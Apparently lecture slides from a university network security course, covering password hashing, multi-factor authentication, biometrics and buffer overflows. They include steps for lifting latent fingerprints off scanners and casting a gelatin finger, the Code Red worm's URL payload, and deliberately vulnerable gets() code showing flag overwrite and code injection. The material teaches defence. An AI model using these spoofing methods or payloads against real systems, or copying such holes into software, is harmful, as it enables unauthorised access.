
`alice:x:129:129:Admin:/home/alice:/bin/csh`

Hashed password is not
stored in a world-readable file

password file entry


But, always keep in mind weakest link: system backups? Stored where?

Password Phishing Problem




- User cannot reliably identify fake sites
- Captured password can be used at target site

Common Password Problem




- Phishing attack or break-in at low-security blog site B reveals password for high-security site X
 - server-side solutions alone cannot keep passwords safe
 - Solution: strengthen with client-side support


Common Password Problem



Common Password Problem



Defense: Password Hashing



- ❑ Generate a unique password per site
 - HMAC(secret, bankx.com) ⇒ A1jqBV-lol
 - HMAC(secret, blogb.com) ⇒ Xkcd4smile
- ❑ Hashed password is not usable at any other site
 - Protects against password phishing
 - Protects against common password problem

Passwords Fundamentally Limited?

- ❑ There is a fundamental mismatch between (average) human mental capabilities and the kind of data we need for computational security
- ❑ Want random, long, meaningless password strings for good security, but humans can't handle this kind of data
- ❑ Need to turn humans into machines!! OK, that won't fly ...
- ❑ What else can we do?
 - What are human brains good at recognizing?
 - Idea behind "passfaces"
 - Multi-factor authentication:
 - passwords: what you know
 - physical "tokens": what you have
 - physical person: what you are (biometric authentication)



Physical Tokens

- What user has, e.g.:
 - physical keys
 - key “fobs”, typically RFID, e.g. for IC-bldg doors
 - transponders, e.g. for parking lot access
 - credit cards, debit cards, chip cards
- Well established, widely accepted
 - can be stolen, forged
- Combine with “what user knows”, for multi-factor authentication, e.g.
 - credit card with signature (useful for dispute resolution?)
 - credit/debit card with chip (why not mag stripe?) and what?

Biometrics


- What user is: unique physical or behavioral characteristics
 - Physical: fingerprint, hand print, retinal image
 - Behavioral: handwriting, typing behavior, walk (gait), voice
- Wonderful, no more passwords!! Ideally:
 - globally unique, no need for multiple passwords
 - can't be delegated (or stolen), unlike password (maybe)
 - can be unique (password often not)
 - passive, no need to keep multiple accounts/passwords in your head

Biometrics Technology

- ❑ Take an analog sample, e.g. fingerprint scan, convert that to a set of digital characteristics (data points)
- ❑ User's characteristics are captured, saved and associated with that user (e.g. police file maps person's name, other identifying info to their fingerprint data points)
- ❑ Later authentication based on approximation match against saved data points
- ❑ Challenges:
 - accuracy
 - user acceptance
 - ease of use, especially for capture phase
 - stability of data points over time

Biometric Example: Fingerprints

- ❑ Typically optical or capacitive sensors
 - Produces “data-point list” for each scanned finger
 - Typically 2D geometry (but some 3D)
- ❑ “Liveness” checks (why?)
 - Thermal sensors
 - Electrical resistance
 - Pulse, Perspiration
- ❑ Good accuracy, reasonable matching performance, maintenance issues (e.g. oils accumulate on sensor)
- ❑ Acceptance? Public suspicion an issue, partly due to association with law-enforcement, but gaining acceptance, e.g. use on laptops



Biometric Example: Hands

- Based on Hand Geometry
 - Finger lengths/widths
 - Gaps between fingers
 - Span
 - Some implementations use only two fingers (V pattern)
- Generally time-consuming to capture data points, but highly accurate, good recognition and relatively low maintenance
- Good public acceptance, “comfort level”



Biometric Example: Eyes

- Based on retinal patterns
 - 2D Geometry of Blood Vessels
 - either optical or infrared
 - blood warmer than tissue
 - Stability issues over time

- Based on iris patterns
- Both highly accurate, easy data-point capture, low maintenance
- But, expensive and awkward to use ... and issues with some contact lenses
- Public acceptance poor



Other Biometrics

- ❑ Voiceprint (usually used for forensic purposes)
- ❑ Vein (blood-vessel pattern on back of hand)
- ❑ Facial recognition (passive and active)
- ❑ Signature (special pen/stylus for digitizing)
- ❑ Typing (timing between character sequences)
- ❑ Gait recognition
- ❑ DNA
- ❑ Tissue organization (usually in hand)

Biometric Issue: Spoofing


- ❑ Biometric data-points are private, but not secret
- ❑ Humans expose biometric data-point instances all the time
 - fingerprints, hand geometry, face, voice, handwriting, gait, etc
- ❑ Attacker has opportunity to create biometric forgery
- ❑ Compounding problem:
 - very hard to revoke a biometric authenticator if it is forged

Biometric Issues: Spoofing


- ❑ Latent fingerprints
 - Last user of fingerprint-reader leaves residue of oils on scanner surface (what about classroom podium?)
- ❑ Idea: oil and water don't mix – increase humidity
- ❑ Documented methods for reactivating latent finger print on scanner (Thalheim et al)
 - breathe on reader (to deposit water molecules) – low to moderate effectiveness
 - press plastic bag containing warm water to scanner – more effective
 - dust with graphite and apply transparent tape to dust, press down on sensor – nearly 100% success

Forging a Finger


Gelatin Liquid



Drip the liquid onto the mold.



Put this mold into a refrigerator to cool, and then peel carefully.



- Matsumoto showed how to make a gummy finger from a latent print

12 Human
Authentication

CSCD27 Computer and Network Security

37

Forging is not Just for Fingers



- ❑ Virtually all biometrics are vulnerable to spoofing to varying degrees

CSCD27

Computer and Network Security



Code Security: Buffer Overflows

Buffer Overflows

- ❑ Extremely common bug.
 - First major exploit: 1988 Internet Worm. Used ‘fingerd’
- ❑ 15 years later: ≈ 50% of all CERT advisories:
 - 1998: 9 out of 13
 - 2001: 14 out of 37
 - 2003: 13 out of 28
- ❑ Still a “top-10” exploit in 2014
- ❑ Can give attacker complete control of victim host
- ❑ Developing buffer overflow attacks:
 - identify buffer overflow within an application
 - design an exploit

Buffer Overflows are everywhere

/default.ida?NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NN
NN
NN
NN
NN%u
9090%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801
%u9090%u6858%ucbd3%u7801%u9090%u9090%u8190%u00
c3%u0003%u8b00%u531b%u53ff%u0078%u0000%u00=a

Code Red worm URL signature

- ❑ Web servers (Heartbleed), SQL servers, code repo's, network services such as sendmail, ftp, telnet, xterm, httpd, named, ...
- ❑ Most common exploited code flaw in reported attacks
- ❑ Required attacker coding practices:
 - planted attack program must not contain the '\0' char.
 - since null byte will terminate copy operation prematurely
 - overflow should not crash program before attack function exits
- ❑ Hardware like network switches can be stunned by similar methods

So You Want to be a Hacker?

- You'll need to:
 - understand C functions and the runtime stack
 - be somewhat familiar with machine code
 - know how systems calls are performed
 - understand the exec() system call.
- Also need to know which CPU and OS are running on the target machine. Why?
 - Details vary between CPU's and OS's:
 - little endian vs. big endian (e.g. x86 vs. Motorola)
 - stack-frame structure (Linux vs. Windows)
 - direction of stack growth

What are Buffer Overflows?

- Suppose you are writing a C program that requires some input from the user:

```
char buffer[80];  
void insecure() {  
    gets(buffer);  
}
```

- First of all, what is the code supposed to do?
- `gets()` reads as many bytes of input as are available on standard input, storing them in array `buffer[]`.
- Simple enough piece of code. But now consider the unexpected ... if the input happens to contain more than 80 bytes of data, then what?

What are Buffer Overflows?

```
char buffer[80];
void insecure() {
    gets(buffer);
}
```

- ❑ `gets()` will dutifully keep writing them, right past the end of our buffer array, with what consequence?
 - some other part of memory will get overwritten by this input
- ❑ This is a bug, not that hard to spot, but also not that hard to introduce if you've got your mind on something else and you haven't been bitten by this one before
 - once you learn the pattern you become sensitized to it and are less likely to miss it in future code
- ❑ So what happens when we blow past the end of buffer writing bytes?

What are Buffer Overflows?

```
char buffer[80];
void insecure() {
    gets(buffer);
}
```

- ❑ ... So what happens when we blow past the end of buffer writing bytes?
- ❑ Typically the program crashes leaving a "core-dump", often recorded as file "core".
- ❑ Of course you don't necessarily catch this in your testing, so maybe a user of your application gets a weird abort at runtime – bad, esp if the crashed program is a server that should be “always on”.
 - maliciously causing a service to stop responding: DoS!
- ❑ What might be less obvious is that the consequences can be even worse.

More Buffer Overflows

- ❑ Let's make a slight adjustment to the example to show one possible consequence:

```
char buffer[80];
int authenticated = 0;
void insecure() {
    gets(buffer);
}
```

- ❑ A login function (not shown) sets the authenticated “flag”, only if the user provides a valid password
- ❑ Unfortunately, the authenticated flag is stored in memory right after array **buffer[]**

More Buffer Overflows

```
char buffer[80];
int authenticated = 0;
void insecure() {
    gets(buffer);
}
```

- ❑ If the attacker can write 81 bytes of data to buffer, with the 81st byte set to a non-zero value, this will set the authenticated flag to true, and the attacker will have the status of an authenticated user!
- ❑ The program above allows that to happen, because `gets()` does no bounds-checking: it will write as much data to buffer as is supplied to it
- ❑ In other words, the code above is vulnerable: an attacker who can control the input to the program, can bypass the password-authentication check

Code Injection Attack

- Here's another variation, that poses a different kind of threat:

```
char buffer[80];  
int (*func_ptr)();  
void insecure() {  
    gets(buffer);  
}
```

- What is ***func_ptr**? A pointer ... to ... a function, e.g. a callback, for event-handlers. The function referenced by ***func_ptr** is invoked elsewhere in the program
- This enables a more serious attack. Do you see it?
- An attacker can overwrite **func_ptr** with any address of his choice, redirecting program execution to some other memory location

Code Injection Attack

- ❑ An attacker could supply input consisting malicious instructions, followed by a few bytes that overwrite **func_ptr** with some address A
- ❑ When **func_ptr** is next invoked, the flow of control is redirected to address A
 - attacker can choose address A however he likes; e.g. **&buffer[0]**
- ❑ This attack is referred to as a malicious code injection attack
- ❑ Many variations on this attack are possible; malicious code need not be stored in **buffer[]**, can be elsewhere in memory

```
char buffer[80];
int (*func_ptr)();
void insecure() {
    gets(buffer);
}
```

